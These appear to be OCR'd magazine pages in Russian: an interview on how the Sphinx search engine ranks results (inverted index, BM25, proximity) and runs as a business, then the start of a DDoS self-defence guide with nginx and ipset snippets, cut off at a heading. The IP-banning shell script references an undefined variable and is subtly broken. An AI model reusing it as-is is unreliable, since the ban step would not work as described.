Последние несколько лекций на эту тему я начинал со слов: «Кто читал Библию, тот умеет делать поиск». Есть такая штука в массе разных изданий Библии, называется конкорданс: в самом конце для каждого слова, за исключением предлогов и междометий, написано как минимум, на какой странице оно находится, а как максимум — дана и более точная позиционная информация (например, в каком стихе встречается). Это отличная ментальная модель поискового индекса. Он именно так и устроен.

Приведу пример: берем текст и строим так называемый инвертированный индекс. Что это такое? Это большой сортированный по алфавиту словарь, где для каждого слова прописан список документов, в которых оно встречается. Можно реализовать его даже вручную в Microsoft Word! После этого мы достаточно быстро сумеем бинарным поиском найти нужное слово, прочитать эту строчку, где через запятую записан список номеров документов, и вот — мы их нашли. Это и есть модель примитивного полнотекстового поиска.

Однако нужно хранить не только номера документов, но еще и позиции слов в них. Позицию при этом можно записывать по-разному. То есть это может быть не просто номер слова от начала документа, но также номер поля, номер зоны. Для веб-поиска возможны еще атрибуты: скажем, не подкрашено ли слово жирным шрифтом или красным цветом. В случае с языками с развитой морфологией (типа русского) может оказаться неплохой идеей также указать и форму слова.

Потом возникает и чисто технический вопрос — не будешь же ты, в самом деле, вордовый документ читать? Данные нужно сохранить бинарно, хорошо пожать, чтобы они жрали поменьше места, а поиск работал быстрее. Получается вот такая структура данных.

Есть также два принципиально конфликтующих параметра: скорость и качество. Требование «нужно максимально быстро отдать результат» — это одно. А качество поиска — это уже другое требование. Качество поиска — это штука, которой серьезно на данный момент занимаются только веб-поисковики. Google, Yandex и так далее. Нам, конечно, тоже хочется этим заниматься, но силенок пока не очень хватает.

Что нужно, чтобы сделать мегаскорость? Грубо говоря — максимально ловко пожать список документов, так чтобы можно было максимально быстро его разжать, прочитать и выплюнуть в программу. Все. Это одно требование. А второе требование, противоречащее этому первому, — не просто «найти» документы, но отранжировать, переставить их наиболее качественно.

Представь, что тебе нужно не просто максимально быстро обработать этот список, но обработать его осмысленно. Нужно выплюнуть не 3000 результатов поиска в произвольном порядке (или, например, в порядке возрастающего идентификатора документа), а в том порядке, какой пользователь считает релевантным. Отдельный фокус здесь заключается в том, что нет единого понятия релевантности.

Для одной и той же пары «запрос и документы» разные люди могут сказать разное. Когда лично я ищу слово «sphinx», меня, скорее всего, интересует мой собственный веб-сайт. А если я «руссо туристо облико морале» и я захожу на страницу Google с египетского IP-адреса, то вряд ли меня волнует поисковый сервер. Вероятнее всего, мне нужно узнать, когда ближайший тур на песчаном багги до этого самого сфинкса отходит из моего отеля.

Казалось бы — один и тот же документ, один запрос, но для двух разных людей они имеют очень разный вес. Запрос может быть одинаковым, но так называемая информационная потребность — разная. Поэтому товарищам,

ПОСЛЕДНИЕ НЕСКОЛЬКО ЛЕКЦИЙ ОБ УСТРОЙСТВЕ ПОИСКА Я НАЧИНАЛ СО СЛОВ: «КТО ЧИТАЛ БИБЛИЮ, ТОТ УМЕЕТ ДЕЛАТЬ ПОИСК»



у которых эта информация есть (то есть веб-гигантам вроде Google или Яндекс), приходится угадывать информационную потребность пользователя по всяким другим сигналам — IP-адресу, языку в браузере, истории поисков, истории показа объявлений, просмотрам сайтов и так далее. В той мере, в какой они до таких данных могут дотянуться, конечно.

ФОРМУЛА BM25

Качество поиска, если говорить очень упрощая, — это усредненная степень счастья каждого отдельного пользователя. В идеале: я коряво формулирую свою информационную потребность, а поисковая машина «делает магию» — угадывает по всем явным и не очень сигналам, какой же именно документ мне дико нужен, и возвращает именно его. Таких сигналов приходится анализировать довольно много. Но Open Source поисковики обычно анализируют крайне мало.

Некоторое время назад у меня вообще была присказка — мол, типичный Open Source поисковик (да и не только Open Source) для ранжирования использует всего один фактор. Общепринятую статистическую функцию BM25, которая смотрит на частоты слов в коллекции (настолько они частые или редкие) и на частоты слов в конкретном документе.

Формулу BM25 придумали где-то в 80-х, а в начале 2000-х довольно тривиальным образом расширили, чтобы уметь взвешивать документы о многих полях и назначать этим полям разный вес.

Но есть проблема: BM25 вообще не смотрит на взаимные позиции слов. То есть три слова, как угодно размазанные по документу, и три слова, которые стоят рядом и образуют точную фразу, не отличаются вообще никак. И десять лет назад это не устраивало даже меня.

Думаю, даже большинство коммерческих поисковиков использует ее до сих пор. Несмотря на полное игнорирование позиций, формула достаточно качественная. Тем не менее в коммерческих проектах неустанно работают над новыми технологиями, заодно продвигая науку. Если незатейливую реализацию BM25 сравнить с теми сложными формулами ранжирования, которые там крутятся, естественно, она даст худшие результаты. Но она достаточно неплоха.

По сути, BM25 — это сумма частоты слова (TF), умноженной на IDF — относительную частоту слова в коллекции, для каждого слова в запросе. Это опять на пальцах, потому что на самом деле там запрятано еще несколько передаточных коэффициентов, которые демпфируют, сглаживают частоты и смотрят на длину документа. Скажем, у тебя есть документ, в котором слово встретилось один раз, и есть другой документ, где оно встретилось сто раз. Зато какое-то другое, в десять раз более редкое слово, встретилось там чаще. Если просто перемножать такие метрики — будет плохо. Слишком большое количество вхождений более плохого (менее редкого) слова сильно заспамит результат. Поэтому TF засовывается под логарифм.

Что за TF, IDF? IDF значит inverse document frequency, обратная частота документа — метрика того, насколько слово редкое. Если оно максимально редкое — встречается всего раз на всю коллекцию, то метрика максимизируется и стремится к единице. Если наоборот — встречается в каждом документе, метрика минимизируется и стремится к нулю. Чем реже слово, тем лучше его IDF. Когда всего один документ на всю твою коллекцию из миллиона или миллиарда — это хорошо. Есть еще одна тупая метрика — TF (term frequency). Частота слов в текущем документе, который ты обрабатываешь. То есть сколько вхождений этого слова вообще есть. Просто посчитать.

Но давай разберем, как работает запрос из двух слов. Что он должен делать, чтобы исполниться и отранжировать результаты, при помощи классической частотной функции BM25? Это работает так: берем список документов по одному слову. Он отсортирован по возрастанию номера документа. Берем второй список. Бежим по обоим спискам одновременно и выбираем те документы, у которых номер совпал. Просто пересекаем два списка. Получаем третий список — это все документы, в которых есть два наших ключевых слова. Осталось их отранжировать. То есть посчитать ту или иную функцию ранжирования, например BM25.

Как это сделать? Для этого нужно заранее, в момент построения индекса, рядом с каждым номером документа, в списке документов (на который из словаря есть указатель), положить не только номер, но и число вхождений этого слова в этот документ, TF. А в самом словарике положить не только слово и указатель на

список документов, но еще и сравнительную частоту этого слова во всей коллекции, IDF. Она тоже рассчитывается в момент индексации текста. Мы читаем с диска вдвое больше данных, когда бежим по двум спискам и пересекаем их. При пересечении мы не смотрим на TF (частоты), но после того, как у документов совпали номера, — у нас и частоты есть. У нас есть TF — из списка документов, и есть IDF — из словарика. Мы просто перемножаем их, складываем и все. Задача решена.

Так вот, присказка раньше была такая: если у многих поисковиков всего один ранжирующий фактор (та самая BM25), то у Sphinx их целых два. Один — BM25, потому что куда без нее? Второй — степень близости. Степень совпадения запроса как фразы с документом. Очень простая на самом деле штука. Сейчас уже все посложнее и присказка уже неверна — факторов куда больше двух. Но степень близости по-прежнему активно используется.

Берем запрос и считаем такое число: сколько слов мы можем оставить в запросе, чтобы выходить на отдельно взятый документ. Понятно, что единицу мы насчитаем всегда — хоть одно слово должно совпасть. А если у нас два слова стоят в запросе рядом и абсолютно такая же цитата встречается в документе, значит наш фактор близости равен двум. Или, формально, длина наибольшей общей подпоследовательности равна двум. Соответственно, чем больше это число, тем выше в выдаче будет стоять документ. Максимизируется степень близости тогда, когда в документе есть точное совпадение для нашего запроса. Дефолтная формула ранжирования до сих пор такая, но с тех пор ситуация у нас еще немного улучшилась и будет улучшаться дальше.

Фактор близости работает немного сложнее, чем BM25. Чтобы его посчитать, не отделаешься предрассчитанным числом слов. Тут нужно не просто хранить список документов, но хранить тот факт, что в документе номер 123 слово «Вася» встретилось в позициях 10, 20 и 30. А слово «Петров» в этом же документе встретилось в позициях 11, 48 и 92. И нужно не только выяснить, что пара номеров 123 и 123 совпала для слов «Вася» и «Петров» и поэтому оба слова есть в документе номер 123 и он удовлетворяет запросу «Вася Петров». Еще после этого нужно пробежаться по всем позициям первого и второго слова в этом документе и посмотреть — о, а в этом месте они у нас стояли рядом. Ништяк. Это же совпадение фразы. Давайте этот факт у себя отметим и используем при ранжировании как одну из переменных. В литературе это называется факторами или сигналами.

В принципе, все текстовые факторы при ранжировании опираются на это. Они всегда рассчитываются по позициям и прочей привязанной информации. Если слово было написано жирным — теоретически поисковик может это использовать. Мы не используем, но теоретически — сделать можно.

Для ранжирования существует ряд факторов. Две категории — текстовые и внетекстовые. Текстовые — мы обнюхиваем позиции и привязанную к ним информацию и по этим позициям делаем всякие выводы. На самом деле — считаем всякие статистические штучки. Типа что такое TF? Это просто сумма числа позиций. Что такое IDF? Это тоже статистическая штука, но только заранее посчитанная по всей коллекции. Можно еще всякий смешной фарш смотреть — на близость смотреть, что LCS (Longest Common Subsequence) хороший. Можно и более умные факторы придумать, которые смотрят на близость слов. Все, что связано с текстом запроса и документа, в конечном итоге сводится к разнообразным методам обнюхивания позиций и прочей метаинформации, которую мы сохранили.

Но еще есть внетекстовые факторы. Тот же page rank, который у всех на слуху. Что это такое? Это фактор, не имеющий ни малейшего отношения к тексту запроса и документа. Это некий коэффициент, который показывает, насколько хорошо на этот сайт и на эту страницу ссылаются извне. Просто некий факт, который привязан к номеру документа, к этому номеру 123 в списках для слов «Вася» и к той же самой единичке, что привязана к слову «Петров».

Упорядочивание результатов может опираться на посчитанную релевантность, а может на более сложные факторы. К примеру, сначала на новостном сайте идут все результаты за последний год, какими бы плохими с точки зрения релевантности они ни были, а после — все, что старше года, сортируется по релевантности. Вполне корректный и разумный метод упорядочивания результатов, пользователям может нравиться.

У нас в Sphinx в один прекрасный момент еще появилась такая штука — считалка выражений. Можно написать произвольное арифметическое выражение, и она его посчитает. Она довольно быстрая по замерам — местами в десятки раз быстрее той, что встроена в MySQL. И возникла следующая чудная идея — прикрутить ее тоже к ранжированию. Я написал специально скриптуемый ранкер, такую функцию ранжирования, которая считает несколько всяких факторов по тексту запроса и документа и дает тебе произвольно их смешать в твоей собственной формуле. С его помощью можно тестировать собственные формулы ранжирования, описывая их прямо в поисковых запросах.

Формула ранжирования, которую можно таким образом описать, — это комбинация нескольких факторов, «кубиков». Один из факторов — это бессмертная BM25 — как без нее? Можно и просто учитывать количество совпавших слов в каждом конкретном поле, другие частотные факторы, типа минимальной и максимальной IDF. Есть и еще более хитрые факторы, типа позиции первого наилучшего совпадения в данном поле, или там максимума числа слова, совпавших в скользящем окне заданной ширины. Мы сами придумали считать примерно с полдесятка факторов, и еще часть запросили пользователи. Итого сейчас там где-то 12 разных,



Я ПОКА НЕ ЧУВСТВУЮ НЕОБХОДИМОСТИ БРАТЬ ИНВЕСТИЦИИ. У МЕНЯ НЕТ СИТУАЦИЙ ВРОДЕ: «УПС, ТРЕТИЙ МЕСЯЦ НЕЧЕМ ПЛАТИТЬ ЗАРПЛАТУ»

местами довольно странных факторов, и со временем будет только больше, — и вот их можно как угодно скомбинировать и построить из них свою собственную, сколь угодно сложную формулу ранжирования.

ГДЕ ИСПОЛЬЗУЕТСЯ SPHINX?

Очень сложно оценить количество внедрений нашего движка. В случае с Open Source продуктом этого никогда не знаешь. Можно приблизительно ориентироваться по числу закачек, считать пропорции и так далее. Сейчас я оцениваю количество установок в десятки или даже сотни тысяч. Разумеется, не каждая закачка в итоге превращается в установку, но, думаю, десять тысяч разных сайтов мы уже точно пробили. Сто тысяч? Может быть. Миллион? Вряд ли.

Был эпизод, когда я узнал, что Sphinx используется на The Pirate Bay. Это, конечно, антиреклама с точки зрения корпоративных пользователей, но факт показательный. С каким-то апдейтом мы сломали что-то неочевидное внутри Sphinx, и один из этой банды написал нам. То есть я вступил в переписку с каким-то человеком и только на пятом e-mail обратил внимание на домен, с которого он пишет. Так и узнал.

К счастью или к несчастью, почти все торрент-сайты мира используют Sphinx. The Pirate Bay вот использует. Mininova, пока ее не засудили и не закрыли, крутилась на нем. RuTracker тоже, говорят. Никого оттуда лично не знаю, но «птички» летают.

Кстати, Craigslist, который впереди всех по количеству поисковых запросов, — не самый большой по объему индексируемых данных. Есть ряд проектов типа BoardReader, Social Radar и еще некоторых, которые индексируют с помощью Sphinx более 20 миллиардов документов каждый. Думаю, суммарно все проекты, использующие Sphinx, уже перевалили за 100 миллиардов документов и за 1 миллиард запросов в день. Так что мы миллиардеры!

У крупного проекта масса потребностей. И я не удивлюсь, если внутри Google, Facebook и Yahoo! используется Sphinx. Понятно, что не для поиска на «морде», но для какой-то мелкой задачи, вроде поиска по багтрекеру вот этой конкретной группы — почему нет, решение работает, и все хорошо.

ЗАРАБОТАТЬ НА OPEN SOURCE

Sphinx, видимо, был достаточно неплох даже на начальной стадии, так что свою умеренную популярность он снискал сразу. Определенный интерес и легкий трафик были изначально. Не было такого, что я выложил его, а потом в течение трех лет смотрел: «о, сегодня ко мне один человек за день зашел, а завтра — гигантский прорыв, уже трое!»

О деньгах речи сначала и не шло. Поначалу мотивация была проста — давайте выложим, ведь MySQL выложил, и мы выложим, вдруг что-то получится. А потом, через какое-то не очень большое время, Sphinx действительно начал приносить деньги.

Сейчас у нас три основных источника дохода. Это лицензирование, заказы на разработку фич от клиентов и консалтинг.

Первые деньги появились, когда Петр Зайцев показал Sphinx клиенту и тому очень понравилось, но понадобилась дополнительная функция. Речь шла о языке запросов. До этого Sphinx умел искать все слова сразу или хотя бы одно слово в документе. Были так называемые режимы матчинга, до сих пор в движке и API прослеживаемые. То есть Sphinx искал все слова из запроса, любое слово, фразу и… кажется, все. А клиенту нужно было кое-что посложнее и поинтереснее: чтобы с булевыми операторами, с произвольной вложенностью скобок и так далее. Вот это была первая большая коммерческая разработка. Конечно, помимо этого им еще потребовалось много разного, но язык запросов стал одной из самых крупных и заметных фич. В Open Source версию это, конечно, вошло тоже.

С тех пор так и повелось: клиент говорит — очень хочется иметь такую-то фичу. И хочется ее побыстрее, а не когда вы ее там сделаете сами по себе. Ну, мы и делаем, чего уж :).

Для меня это были первые существенные деньги, но они пришли не за консалтинг по настройке, а за разработку. И до сих пор значительную часть денег наша компания зарабатывает не на консалтинге, а на разработке.

А вообще список подобных «бесплатных», внутренних фич-реквестов у меня и сейчас на 200 позиций как минимум. Там все — от крохотных затычек до больших, интересных кусков функционала.

За лицензирование платят клиенты, которые встраивают Sphinx и не хотят открывать свои исходники. Дело в том, что вся наша кодовая база доступна под лицензией GPL, поэтому даже коммерческому проекту пришлось бы публиковать изменения под этой же лицензией. Это не всем удобно.

Давайте сравним MySQL с Oracle и Red Hat с Microsoft. Сразу понятно, что если цель — заработать максимальное количество бабла, лучше не стартовать Open Source проект вовсе. Не известен пока еще ни один Open Source проект, который жил бы сильно лучше коммерческих аналогов в той же нише. Тем не менее какие-то доходы с этого у нас есть, сделки довольно разнообразны, это интересно, и для нас это была единственная реально доступная модель на старте.

РАСПРЕДЕЛЕННАЯ КОМАНДА

Исторически сложилось так, что у нас распределенная команда. Если бы я сразу нанял всех нужных людей в городе-герое Воронеже и всем было бы удобно ходить в офис, то у нас сейчас был бы мегаофис разработки в Воронеже. Ну и, очевидно, отдельный офис продаж в США. Но сложилось иначе. Каждого нового подручного мы нанимали в новом городе.

Мы изначально росли органически, без накачки инвестиционными деньгами. Вот потихоньку выросли до десятка человек и собираемся расти еще. Но я пока не чувствую необходимости брать инвестиции, чтобы акселерировать рост бизнеса. Ну знаете, если по-русски, у меня нет ситуаций вроде: «упс, третий месяц нечем платить зарплату».


География у нас обширная: Воронеж, Краснодар, Новосибирск, Сиэтл, Бойсе. Еще Питер и, кажется, Саранск. Я, по-моему, кого-то забыл… точно, у меня где-то записано очень длинное название румынского города, где у нас сидит европейский консультант!

Сейчас у нас четыре с половиной разработчика и два сейлза (оба в США). Почему четыре с половиной? Есть четыре матерых и сильных разработчика и один, скажем так, стажер — но лично мне-то приходится заниматься совсем не только разработкой. Так что людей-то выходит пять, потому что со мной, но разработчиков четыре с половиной получается, потому что регулярно без меня.

Общаемся электронно — e-mail, Skype и IRC на ежедневной основе. Понятно, что если кого-то где-то нет, а он срочно нужен — сотовый телефон никто не отменял, и мы будем дозваниваться и искать. Но такое требуется редко.

Людей мы постоянно ищем. С этим, как и везде в IT, вообще настоящая беда. Open Source в этом никак не помогает, скорее даже вредит. У меня есть теория, что люди думают: батюшки-светы! — какие-то сложные C++ коды, какой-то человек-программист говорит на конференциях зажигательные, но непонятные слова, еще удаленная работа, как это вообще… да их там, наверное, палкой бьют, за руку к батарее приковывают и вообще у них наверняка офиса нету! И пугаются даже резюме прислать. Такая теория. На самом деле у нас все куда более приятно и демократично, не говоря уж об интернационале, — думаю, Адам, Адриан, Алексей, Антон, Глория, Евгений, Илья, Ричард и Станислав подтвердят.

Артем Гавриченков, ведущий разработчик сети фильтрации трафика Qrator



16 РЕЦЕПТОВ ЗАЩИТЫ ОТ DDOS-АТАК СВОИМИ СИЛАМИ

Борьба с DDoS-атаками — работа не только сложная, но и увлекательная. Неудивительно, что каждый сисадмин первым делом пытается организовать оборону своими силами — тем более что пока еще это возможно.

Мы решили помочь вам в этом нелегком деле и опубликовать несколько коротких, тривиальных и не универсальных советов по защите вашего сайта от атак. Приведенные рецепты не помогут вам справиться с любой атакой, но от большинства опасностей они вас уберегут.

ПРАВИЛЬНЫЕ ИНГРЕДИЕНТЫ

Суровая правда такова, что многие сайты может положить любой желающий, воспользовавшись атакой Slowloris, наглухо убивающей Apache, или устроив так называемый SYN-флуд с помощью фермы виртуальных серверов, поднятых за минуту в облаке Amazon EC2. Все наши дальнейшие советы по защите от DDoS своими силами основываются на следующих важных условиях.

1 РЕЦЕПТ

ОТКАЗАТЬСЯ ОТ WINDOWS SERVER

Практика подсказывает, что сайт, который работает на винде (2003 или 2008 — неважно), в случае DDoS обречен. Причина неудачи кроется в виндовом сетевом стеке: когда соединений становится очень много, то сервер непременно начинает плохо отвечать. Мы не знаем, почему Windows Server в таких ситуациях работает настолько отвратно, но сталкивались с этим не раз и не два. По этой причине речь в данной статье будет идти о средствах защиты от DDoS-атак в случае, когда сервер крутится на Linux. Если вы счастливый обладатель относительно современного ядра (начиная с 2.6), то в качестве первичного инструментария будут выступать утилиты iptables и ipset (для быстрого добавления IP-адресов), с помощью которых можно оперативно забанить ботов. Еще один ключ к успеху — правильно приготовленный сетевой стек, о чем мы также будем говорить далее.

2 РЕЦЕПТ

РАССТАТЬСЯ С APACHE

Второе важное условие — отказ от Apache. Если у вас, не ровен час, стоит Apache, то как минимум поставьте перед ним кеширующий прокси — nginx или lighttpd. Apache'у крайне тяжело отдавать файлы, и, что еще хуже, он на фундаментальном уровне (то есть неисправимо) уязвим для опаснейшей атаки Slowloris, позволяющей завалить сервер чуть ли не с мобильного телефона. Для борьбы с различными видами Slowloris пользователи Apache придумали сначала патч Anti-slowloris.diff, потом mod_noloris, затем mod_antiloris, mod_limitipconn, mod_reqtimeout... Но если вы хотите спокойно спать по ночам, проще взять HTTP-сервер, неуязвимый для Slowloris на уровне архитектуры кода. Поэтому все наши дальнейшие рецепты основываются на предположении, что на фронтенде используется nginx.

ОТБИВАЕМСЯ ОТ DDOS

Что делать, если пришел DDoS? Традиционная техника самообороны — почитать лог-файл HTTP-сервера, написать паттерн для grep (отлавливающий запросы ботов) и забанить всех, кто под него подпадет. Эта методика сработает... если повезет. Ботнеты бывают двух типов, оба опасны, но по-разному. Один целиком приходит на сайт моментально, другой — постепенно. Первый убивает все и сразу, зато в логах появляется весь полностью, и если вы их прогрепаете и забаните все IP-адреса, то вы — победитель. Второй ботнет укладывает сайт нежно и осторожно, но банить вам его придется, возможно, на протяжении суток. Любому администратору важно понимать: если планируется бороться grep'ом, то надо быть готовым посвятить борьбе с атакой пару дней. Ниже следуют советы о том, куда можно заранее подложить соломки, чтобы не так больно было падать.



ИСПОЛЬЗОВАТЬ МОДУЛЬ TESTCOOKIE

Пожалуй, самый главный, действенный и оперативный рецепт этой статьи. Если на ваш сайт приходит DDoS, то максимально действенным способом дать отпор может стать модуль testcookie-nginx (https://github.com/kyprizel/testcookie-nginx-module), разработанный хабрапользователем @kyprizel. Идея простая. Чаще всего боты, реализующие HTTP-флуд, довольно тупые и не имеют механизмов HTTP cookie и редиректа. Иногда попадаются более продвинутые — такие могут использовать cookies и обрабатывать редиректы, но почти никогда DoS-бот не несет в себе полноценного JavaScript-движка (хотя это встречается все чаще и чаще). Testcookie-nginx работает как быстрый фильтр между ботами и бэкендом во время L7 DDoS-атаки, позволяющий отсеивать мусорные запросы. Что входит в эти проверки? Умеет ли клиент выполнять HTTP Redirect, поддерживает ли JavaScript, тот ли он браузер, за который себя выдает (поскольку JavaScript везде разный и если клиент говорит, что он, скажем, Firefox, то мы можем это проверить). Проверка реализована с помощью кукисов с использованием разных методов:

- «Set-Cookie» + редирект с помощью 301 HTTP Location;
- «Set-Cookie» + редирект с помощью HTML meta refresh;
- произвольным шаблоном, причем можно использовать JavaScript.

Чтобы избежать автоматического парсинга, проверяющая кукиса может быть зашифрована с помощью AES-128 и позже расшифрована на клиентской стороне JavaScript. В новой версии модуля появилась возможность устанавливать кукису через Flash, что также позволяет эффективно отсеять ботов (которые Flash, как правило, не поддерживают), но, правда, и блокирует доступ для многих легитимных пользователей (фактически всех мобильных устройств). Примечательно, что начать использовать testcookie-nginx крайне просто. Разработчик, в частности, приводит несколько понятных примеров использования (на разные случаи атаки) с семплами конфигов для nginx.

Помимо достоинств, у testcookie есть и недостатки:

- режет всех ботов, в том числе Googlebot. Если вы планируете оставить testcookie на постоянной основе, убедитесь, что вы при этом не пропадете из поисковой выдачи;
- создает проблемы пользователям с браузерами Links, w3m и им подобными;
- не спасает от ботов, оснащенных полноценным браузерным движком с JavaScript.

Словом, testcookie_module не универсален. Но от ряда вещей, таких как, например, примитивные инструментарии на Java и C#, он помогает. Таким образом вы отсекаете часть угрозы.



КОД 444

Целью DDoS'еров часто становится наиболее ресурсоемкая часть сайта. Типичный пример — поиск, который выполняет сложные запросы к базе. Естественно, этим могут воспользоваться злоумышленники, зарядив сразу несколько десятков тысяч запросов к поисковому движку. Что мы можем сделать? Временно отключить поиск. Пускай клиенты не смогут искать нужную информацию встроенными средствами, но зато весь основной сайт будет оставаться в работоспособном состоянии до тех пор, пока вы не найдете корень всех проблем. Nginx поддерживает нестандартный код 444, который позволяет просто закрыть соединение и ничего не отдавать в ответ:

```
location /search {
    return 444;
}
```

Таким образом можно, например, оперативно реализовать фильтрацию по URL. Если вы уверены, что запросы к location /search приходят только от ботов (например, ваша уверенность основана на том, что на вашем сайте вообще нет раздела /search), вы можете установить на сервер пакет ipset и забанить ботов простым shell-скриптом:

```
ipset -N ban iphash
tail -f access.log | while read LINE; do echo "$LINE" | \
    cut -d'"' -f3 | cut -d' ' -f2 | grep -q 444 && ipset -A
    ban "${L%% *}"; done
```

Если формат лог-файлов нестандартный (не combined) или требуется банить по иным признакам, нежели статус ответа, — может потребоваться заменить cut на регулярное выражение.



БАНИМ ПО ГЕОПРИЗНАКУ

Нестандартный код ответа 444 может пригодиться еще и для оперативного бана клиентов по геопризнаку. Вы можете жестко ограничить отдельные страны, от которых испытываете неудобство. Скажем, вряд ли у интернет-магазина фотоаппаратов из Ростова-на-Дону много пользователей в Египте. Это не очень хороший способ (прямо скажем — отвратительный), поскольку данные GeoIP неточны, а ростовчане иногда летают в Египет на отдых. Но если вам терять нечего, то следуйте инструкциям:

1. Подключите к nginx GeoIP-модуль (wiki.nginx.org/HttpGeoipModule).
2. Выведите информацию о геопривязке в access log.
3. Далее, модифицировав приведенный выше шелл-скрипт, прогрепайте accesslog nginx'а и добавьте отфутболенных по географическому признаку клиентов в бан.

Если, к примеру, боты по большей части были из Китая, то это может помочь.



НЕЙРОННАЯ СЕТЬ (POC)

